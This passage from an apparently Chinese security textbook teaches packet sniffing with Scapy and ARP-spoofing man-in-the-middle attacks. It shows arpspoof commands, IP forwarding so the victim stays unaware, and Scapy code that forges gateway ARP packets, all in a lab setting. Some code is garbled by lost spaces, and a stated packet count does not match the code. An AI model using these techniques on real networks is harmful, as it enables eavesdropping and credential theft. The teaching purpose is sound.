如果想要彻底了解一个网络，那么最好的办法就是对网络中的流量进行嗅探。在本章中将会编写几个嗅探工具，这些嗅探工具可以用来窃取网络中明文传输的密码，监视网络中的数据流向，甚至可以收集远程登录所使用的 NTLM 数据包（这个数据包中包含登录用的用户名和使用 Hash 加密的密码）。

8.1 网络数据嗅探

8.1.1 编写一个网络嗅探工具

在 Scapy 中提供了一种专门用来捕获数据包的函数 sniff()，这个函数的功能十分强大，首先使用 help 函数来查看一下它的使用方法，如图 8-1 所示。

函数 sniff() 中可以使用多个参数，下面先来了解其中几个比较重要参数的含义。

（1）count：表示要捕获数据包的数量。默认值为 0，表示不限制数量。

（2）store：表示是否要保存捕获到的数据包，默认值为 1。

（3）prn：这个参数是一个函数，这个函数将会应用在每一个捕获到的数据包上。如果这个函数有返回值，将会显示出来。默认是空。

（4）iface：表示要使用的网卡或者网卡列表。

```
Help on function sniff in module scapy.sendrecv:

sniff(count=0, store=1, offline=None, prn=None, lfilter=None, L2socket=None, tim
eout=None, opened_socket=None, stop_filter=None, iface=None, *arg, **karg)
    Sniff packets
    sniff([count=0,] [prn=None,] [store=1,] [offline=None,]
    [lfilter=None,] + L2ListenSocket args) -> list of packets

      count: number of packets to capture. 0 means infinity
      store: wether to store sniffed packets or discard them
        prn: function to apply to each packet. If something is returned,
             it is displayed. Ex:
             ex: prn = lambda x: x.summary()
    lfilter: python function applied to each packet to determine
             if further action may be done
             ex: lfilter = lambda x: x.haslayer(Padding)
    offline: pcap file to read packets from, instead of sniffing them
    timeout: stop sniffing after a given time (default: None)
    L2socket: use the provided L2socket
    opened_socket: provide an object ready to use .recv() on
    stop_filter: python function applied to each packet to determine
                 if we have to stop the capture after this packet
                 ex: stop_filter = lambda x: x.haslayer(TCP)
```

图 8-1　函数 sniff() 的用法

另外，由于直接使用这个函数会捕获到整个网络的通信，这样会导致大量数据的出现。如果不加以过滤，将会很难从里面找到需要的数据包。因此 sniff() 还支持了过滤器的使用，这个过滤器使用了一种功能非常强大的过滤语法——“伯克利包过滤”语法。这个规则简称为 BPF，利用它可以确定该获取和检查哪些流量，忽略哪些流量。BPF 可以帮助我们通过比较各个层协议中数据字段值的方法对流量进行过滤。

BPF 的主要特点是使用一个名为“原语”的方法来完成对网络数据包的描述，例如，可以使用“host”来描述主机，“port”来描述端口，同时也支持“与”“或”“非”等逻辑运算。可以限定的内容包括地址、协议等。

使用这种语法创建出来的过滤器被称为 BPF 表达式，每个表达式包含一个或多个原语。每个原语中又包含一个或多个限定词，主要有三个限定词：Type、Dir 和 Proto。

（1）Type 用来规定使用名字或数字代表的类型，例如 host、net 和 port 等。

（2）Dir 用来规定流量的方向，例如 src、dst 和 src and dst 等。

（3）Proto 用来规定匹配的协议，例如 ip、tcp 和 arp 等。

“host 192.168.169.133”就是一条最为常见的过滤器，它用来过滤掉除了本机和 192.168.169.133 以外的所有流量。如果希望再将范围限制小一些，例如，只捕获 tcp 类型的流量就可以使用“与”运算符，如“host 192.168.169.133 && tcp”。

下面给出一些常见的过滤器。

（1）只捕获与网络中某一个 IP 的主机进行交互的流量：“host 192.168.1.1”。

（2）只捕获与网络中某一个 MAC 地址的主机交互的流量：“ether host 00-1a-a0-52-e2-a0”。

（3）只捕获来自网络中某一个 IP 的主机的流量：“src host 192.168.1.1”。

（4）只捕获去往网络中某一个 IP 的主机的流量：“dst host 192.168.1.1”，host 也可以省略。

（5）只捕获 23 端口的流量：“port 23”。

（6）捕获除了 23 端口以外的流量：“!23”。

（7）只捕获目的端口为 80 的流量：“dst port 80”。

（8）只捕获 ICMP 流量：“icmp”。

（9）只捕获 type 为 3，code 为 0 的 ICMP 流量：“icmp[0] = 3 &&icmp[1] = 0”。

下面使用 sniff() 来捕获一些数据包并显示出来，例如，源地址为 192.168.169.133，端口为 80 的 tcp 报文，如图 8-2 所示。

```
Welcome to Scapy (unknown.version)
>>> sniff(filter="dst 192.168.169.133 and tcp port 80")
```

图 8-2　使用了过滤器的 sniff()

这时 Scapy 就会按照要求开始捕获所需要的数据包。

如果希望即时显示捕获的数据包，就可以使用 prn 函数选项，函数的内容为 prn=lambda x:x.summary()，在 sniff() 中加入这个选项，如图 8-3 所示。

```
>>> sniff(filter="dst 192.168.169.133 and tcp port 80",prn=lambda x:x.summary())

Ether / IP / TCP 192.168.169.130:39366 > 192.168.169.133:http S
Ether / IP / TCP 192.168.169.130:39368 > 192.168.169.133:http S
```

图 8-3　使用了函数的 sniff()

利用 prn 就可以不断地打印输出捕获到的数据包的内容。另外，这个函数可以实现很多功能，例如输出其中的某一个选项，本例中就是使用 x[IP].src 输出 IP 报文的目的地址，如图 8-4 所示。

```
>>> sniff(filter="dst 192.168.169.133 and tcp port 80",prn=lambda x:x[IP].src,count=5)
192.168.169.130
192.168.169.130
192.168.169.130
192.168.169.130
192.168.169.130
<Sniffed: TCP:5 UDP:0 ICMP:0 Other:0>
```

图 8-4　使用了输出函数的 sniff()

另外，也可以定义一个回调函数，例如，打印输出这个数据包。

```
def  Callback(packet):
    printpacket.show()
```

然后再在 sniff() 中调用这个函数：

```
sniff(prn=Callback)
```

这些捕获到的数据包可以使用 wrpcap 函数保存起来，保存的格式很多，目前最为通用

的格式为 pcap。例如，现在捕获 5 个数据包并保存起来的语句如下所示。

```
>>>packet=sniff(count=5) *
>>>wrpcap("demo.pcap",packet)
```

接下来编写一个完整的数据嗅探工具，它可以捕获和特定主机通信的 1000 个数据包，并保存到 catch.pcap 数据包中。

```
fromscapy.all import *
import sys
iflen(sys.argv) !=2:
print('Usage:catchPackets<IP>\n eg: catchPackets 192.168.1.1')
sys.exit(1)
ip = sys.argv[1]
def Callback(packet):
printpacket.show()
packets=sniff(filter="host "+ip,prn=Callback,count=5)
wrpcap("catch.pcap",packets)
```

把这个程序放在 Aptana Studio 3 中完成，将这个程序以“catchPackets.py”为名保存起来，在 Run Configurations 中为这个程序指定一个参数“192.168.169.133”，然后执行。然后与“192.168.169.133”主机进行通信（为了产生数据包），这里使用的方法是执行“ping 192.168.169.133”，执行 catchPackets.py 的结果如图 8-5 所示。




图 8-5　执行 catchPackets.py 的结果

保存的 catch.pcap 数据包如图 8-6 所示。




图 8-6　保存的 catch.pcap 数据包

8.1.2 调用 WireShark 来查看数据包

前面已经介绍了如何使用 Scapy 捕获这些数据包，但是在 Scapy 中查看这些数据包可能有些杂乱，可以将数据包放到更加专业的工具中来查看，首先在 Scapy 中产生一个数据包。

```
>>>packets = IP(dst="www.baidu.com")/ICMP()
```

然后可以将这个数据包放在一个极为优秀的网络分析工具中打开。

```
>>>wireshark(packets)
```

图 8-7 是 WireShark 的工作界面。




图 8-7 WireShark 的工作界面

启动之后的 WireShark 可以分成三个面板部分，1 是数据包列表，2 是数据包详细信息，3 是数据包原始信息。这三个面板是相互关联的，当在数据包列表中选中一个数据包之后，在数据包信息面板处就可以查看这个数据包的详细信息，在数据包原始信息面板处就可以看到这个数据包的原始信息。

一般而言，数据包详细信息中包含的内容是我们最为关心的。一个数据包通常都需要使用多个协议，这些协议一层层地将要传输的数据包装起来，例如，图 8-8 中展示了刚刚产生的数据包。

```
▸ Frame 1: 28 bytes on wire (224 bits), 28 bytes captured (224 bits)
  Raw packet data
▸ Internet Protocol Version 4, Src: 192.168.169.130, Dst: 220.181.112.244
▸ Internet Control Message Protocol
```

图 8-8 数据包的层次

图 8-8 中的数据包一共分成三层，依次为 Frame、IP、ICMP，每一层前面有一个黑色的三角形图标，单击这个图标可以展开数据包这一层的详细信息，例如，查看一下这个数据包中 ICMP 的详细信息就可以单击前面的三角形图标，如图 8-9 所示。

```
▸ Frame 1: 28 bytes on wire (224 bits), 28 bytes captured (224 bits)
  Raw packet data
▸ Internet Protocol Version 4, Src: 192.168.169.130, Dst: 220.181.112.244
▾ Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0xf7ff [correct]
    [Checksum Status: Good]
    Identifier (BE): 0 (0x0000)
    Identifier (LE): 0 (0x0000)
    Sequence number (BE): 0 (0x0000)
    Sequence number (LE): 0 (0x0000)
  ▸ [No response seen]
```

图 8-9　数据包中 ICMP 的详细信息

8.2　ARP 的原理与缺陷

在前面使用 ARP 对目标主机状态进行扫描的时候已经详细介绍了 ARP，现在简单回顾一下。之所以这里特别提到这个协议，是因为目前网络中大部分的监听和欺骗技术都是源于这个协议。

ARP 的主要原因是以太网中使用的设备交换机并不能识别 IP 地址，而只能识别硬件地址。在交换机中使用一个内容寻址寄存表（CAM），这个表中列出了交换机每一个端口所连接设备的硬件地址。

```
Mac Address                  Ports
11: 11: 11: 11: 11: 11       Fa0/1
22: 22: 22: 22: 22: 22       Fa0/2
```

当交换机收到了一个发往特定硬件地址的数据包（例如 11：11：11：11：11：11）的时候，就首先查找表中是否有对应的表项，如果有就将数据包发往这个端口（上例中就是 Fa0/1）。

既然软件中使用的都是 IP 地址，而交换机使用的却是硬件地址，那么这个过程中一定发生了一个 IP 地址和硬件地址的转换，而这个转换是在什么时候发生的呢？

这个转换发生在软件将数据包交给交换机之前，在每一台支持 ARP 的主机中都有一个 ARP 表，这个表中保存了已知的 IP 地址与硬件地址的对应关系，如图 8-10 所示。

```
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\admin>arp -a

接口: 192.168.1.103 --- 0xc
  Internet 地址         物理地址              类型
  192.168.1.1           dc-fe-18-58-8c-3b     动态
  192.168.1.102         00-0a-f5-89-89-ff     动态
  192.168.1.126         84-8e-df-5b-08-5a     动态
  192.168.1.255         ff-ff-ff-ff-ff-ff     静态
```

图 8-10　ARP 表的内容

这里给出了一个 Windows 操作系统中 ARP 表，查看这个表的命令为“ arp -a”，这个表分为三列，分别是 IP 地址、物理地址（即硬件地址）和类型。

例如，如果需要和 192.168.1.1 通信，就首先查找表项，当找到这一项之后，就会将这个数据包添加一个硬件地址 dc-fe-18-58-8c-3b。这样交给交换机之后，就可以由它发送到目的地了。

如果需要和 192.168.1.2 通信，也首先查找表项，但是找不到对应的表项，所以此时不知道主机 192.168.1.2 的物理地址，这时就需要使用 ARP 了。主机需要先发出一个 ARP 请求，内容大概就是“注意了，我的 IP 地址 192.168.1.100，我的物理地址是 22: 22: 22: 22: 22: 22，IP 地址为 192.168.1.2 的主机在吗，我需要和你进行通信，请告诉我你的物理地址，收到请回答！”。这个数据包是以广播的形式发送给网段中的所有设备的，不过只有目标主机会给出回应，目标主机会首先将 192.168.1.100 和 22: 22: 22: 22: 22: 22 作为新的表项添加到 ARP 表中。目标主机的回应包大概就是“嗨，我就是那个逻辑地址为 192.168.1.2 的主机，我的物理地址是 33: 33: 33: 33: 33: 33”。解析过程完成后，就会将这个表项添加到 ARP 表中。

但是这个协议存在一个重大缺陷，就是这个过程并没有任何的认证机制，也就是说如果一台主机收到 ARP 请求数据包，形如“注意了，我的 IP 地址是 192.168.1.100，我的物理地址是 22: 22: 22: 22: 22: 22，IP 地址为 192.168.1.2 的主机在吗，我需要和你进行通信，请告诉我你的物理地址，收到请回答！”的数据包，并没有对这个数据包进行真伪判断，无论这个数据包是否真的来自 192.168.1.100，都会将其添加到 ARP 表中。因此黑客就可能会利用这个漏洞来冒充网关等主机。

8.3 ARP 欺骗的原理

现在演示一次 ARP 欺骗的过程，这次欺骗中实现了对目标主机与外部通信的监听。在实例中，所使用的主机 Kali Linux 2 中的网络配置如下。

（1）IP 地址：192.168.169.130。

（2）硬件地址：00:0c:29:12:dd:23。

（3）网关：192.168.169.2。

而要欺骗的目标主机的网络配置如下。

（1）IP 地址：192.168.169.133。

（2）硬件地址：00:0c:29:2D:7F:89。

（3）网关：192.168.169.2。

网关的信息如下。

（1）IP 地址：192.168.169.2。

（2）硬件地址：00:50:56:f5:3e:bb。

在正常情况下，查看一下目标主机的 ARP 表，如图 8-11 所示。

Internet 地址	物理地址	类型
192.168.169.1	00-50-56-c0-00-08	动态
192.168.169.2	00-50-56-f5-3e-bb	动态
192.168.169.130	00-0c-29-12-dd-23	动态
192.168.169.254	00-50-56-fc-75-1e	动态

图 8-11　目标主机的 ARP 表

这时的目标主机没有受到任何攻击，所以里面的 ARP 表示是正确的，当目标主机上程序要通信的时候，例如，访问一个外网地址“www.163.com”的时候，这时会首先将数据包交给网关，再由网关通过各种路由协议送到“www.163.com”处。

设置的网关地址为 192.168.169.2，按照 ARP 表中的对应硬件地址为 00:50:56:f5:3e:bb，这样所有的数据包都发往这个硬件地址了。

现在只需要想办法修改目标主机的 ARP 表中的 192.168.169.2 表项即可。修改的方法很简单，因为 ARP 中规定，主机只要收到一个 ARP 请求之后，不会判断这个请求的真伪，就会直接将请求中的 IP 地址和硬件地址添加到 ARP 表中。如果之前有了相同 IP 地址的表项，就对其修改，这种方式称为动态 ARP 表。

首先使用一种工具来演示这个实例。在 Kali Linux 2 中提供了很多可以实现网络欺骗的工具，首先以其中最为典型的 arpspoof 来演示一下，首先在 Kali Linux 2 中打开一个终端，输入“arpspoof”就可以启动这个工具，如图 8-12 所示。




图 8-12　在终端中启动 arpspoof

这个工具的使用格式为：

```
arpspoof  [-i 指定使用的网卡] [-t 要欺骗的目标主机] [-r] 要伪装成的主机
```

现在主机 IP 地址为 192.168.169.130，要欺骗的目标主机 IP 地址为 192.168.169.133。现在这个网络的网关是 192.168.169.2，所有主机与外部的通信都是通过这一台主机完成的，所以只需要伪装成网关，就可以截获到所有的数据。实验中所涉及的主机包括以下各项。

（1）攻击者：192.168.169.130。

（2）被欺骗主机：192.168.169.133。

（3）默认网关：192.168.169.2。

下面就使用 arpspoof 来完成一次网络欺骗。

```
root@kali: ~ # arpspoof -i eth0 -t 192.168.169.133 192.168.169.2
```

执行的过程如图 8-13 所示。




图 8-13　正在进行攻击的 arpspoof

现在受到欺骗的主机 192.168.169.133 就会把 192.168.169.130 当作网关，从而把所有的数据都发送到这个主机，在主机 192.168.169.133 上查看 ARP 表就可以看到，此时 192.168.169.2 与 192.168.169.133 的 MAC 地址是相同的，如图 8-14 所示。

接口: 192.168.169.133 --- 0xb

Internet 地址	物理地址	类型
192.168.169.1	00-50-56-c0-00-08	动态
192.168.169.2	00-0c-29-12-dd-23	动态
192.168.169.130	00-0c-29-12-dd-23	动态
192.168.169.254	00-50-56-fc-75-1e	动态

图 8-14　被欺骗主机的 ARP 表

现在 arpspoof 完成了对目标主机的欺骗任务，可以截获到目标主机发往网关的数据包。但是这里有两个问题，首先 arpspoof 仅仅是会截获这些数据包，并不能查看这些数据包，所以还需要使用专门查看数据包的工具，例如，现在在 Kali Linux 2 中打开 WireShark，就可以看到由 192.168.169.133 所发送的数据包，如图 8-15 所示。

!arp

No.	Time	Source	Destination	Protocol	Length	Info
29	25.515215913	192.168.169.133	192.168.169.2	NBNS	92	Name query
31	26.242003189	192.168.169.133	192.168.169.2	DNS	76	Standard qu
32	27.053621923	192.168.169.133	192.168.169.255	NBNS	92	Name query
33	27.818806117	192.168.169.133	192.168.169.255	NBNS	92	Name query
35	28.256213631	192.168.169.133	192.168.169.2	DNS	76	Standard qu
36	28.585046288	192.168.169.133	192.168.169.255	NBNS	92	Name query
39	32.266072231	192.168.169.133	192.168.169.2	DNS	76	Standard qu
46	41.832129581	192.168.169.133	192.168.169.2	DNS	73	Standard qu
48	42.844274780	192.168.169.133	192.168.169.2	DNS	73	Standard qu
49	43.855691386	192.168.169.133	192.168.169.2	DNS	73	Standard qu
51	45.868331049	192.168.169.133	192.168.169.2	DNS	73	Standard qu
54	49.877560076	192.168.169.133	192.168.169.2	DNS	73	Standard qu

图 8-15　WireShark 捕获的数据包

但是主机也不会再将这些数据包转发到网关，这样将会导致目标主机无法正常上网，所以需要在主机上开启转发功能。首先打开一个终端，开启的方法如下所示。

```
root@kali: ~ # echo 1 >> /proc/sys/net/ipv4/ip_forward
```

这样就可以将截获到的数据包再转发出去，被欺骗的主机就可以正常上网了，从而无法察觉到受到攻击。

8.4　中间人欺骗

现在就用 Python 语言来编写一个能实现 ARP 欺骗功能的程序。仍然以 8.3 节中的例子

来进行这个实验，这个程序的核心原理就是构造一个如下的数据包。

（1）源 IP 地址：192.168.169.2（也就是网关的 IP 地址）。

（2）源硬件地址：00:0c:29:12:dd:23（也就是 Kali Linux 2 虚拟机的硬件地址）。

（3）目标 IP 地址：192.168.169.133（要欺骗主机的 IP 地址）。

（4）目标硬件地址：00:0c:29:2D:7F:89。

（5）ARP 类型：request。

这里仍然使用 Scapy 库来完成这个任务。首先在终端中输入 “Scapy”，进入 Scapy 命令行。在命令行中再来看一遍 ARP 数据包的格式，如图 8-16 所示。

```
>>> ls(ARP)
hwtype     : XShortField                 = (1)
ptype      : XShortEnumField             = (2048)
hwlen      : ByteField                   = (6)
plen       : ByteField                   = (4)
op         : ShortEnumField              = (1)
hwsrc      : ARPSourceMACField           = (None)
psrc       : SourceIPField               = (None)
hwdst      : MACField                    = ('00:00:00:00:00:00')
pdst       : IPField                     = ('0.0.0.0')
```

图 8-16　ARP 数据包的格式

这里需要设置的值主要有三个：op、psrc 和 pdst。其中，op 对应的是 ARP 类型，默认值已经是 1，就是 ARP 请求，无须改变；psrc 的值最关键，psrc 对应前面的源 IP 地址，这里要设置为 192.168.169.2；pdst 的值设置为 192.168.169.133。

```
>>>gatewayIP="192.168.169.2"
>>>victimIP="192.168.169.133"
```

另外，需要使用 Ether 层将这个数据包发送出去，查看一下 Ether 数据包的格式，如图 8-17 所示。

```
>>> ls(Ether)
dst        : DestMACField                = (None)
src        : SourceMACField              = (None)
type       : XShortEnumField             = (36864)
```

图 8-17　Ether 数据包的格式

这一层只有三个参数，dst 是目的硬件地址，src 是源硬件地址，dst 填写 00:0c:29:2D:7F:89，而 src 填写的是 Kali Linux 2 的硬件地址 00:0c:29:12:dd:23。

```
>>>srcMAC="00:0c:29:12:dd:23"
>>>dstMAC="00:0c:29:2D:7F:89"
```

接下来构造并发送这个数据包。

```
>>>sendp( Ether(dst=dstMAC,src=srcMAC)/ARP( psrc=gatewayIP,pdst=victimIP)
```

需要注意的是，即使不为 Ether 中的 dst 和 src 赋值，系统其实也会自动将 src 的值设置

为使用 Kali Linux 2 主机的硬件地址，并根据目的 IP 的值填写，也就是下面的写法和之前是一样的。

```
>>>sendp(Ether()/ARP(psrc=gatewayIP,pdst=victimIP))
```

成功发送这个数据包之后，查看一下被攻击计算机的 ARP 缓存表，如图 8-18 所示。

```
接口: 192.168.169.133 --- 0xb
  Internet 地址         物理地址              类型
  192.168.169.2         00-0c-29-12-dd-23     动态
  192.168.169.130       00-0c-29-12-dd-23     动态
  192.168.169.254       00-50-56-fc-99-68     动态
```

图 8-18　被攻击计算机的 ARP 缓存表
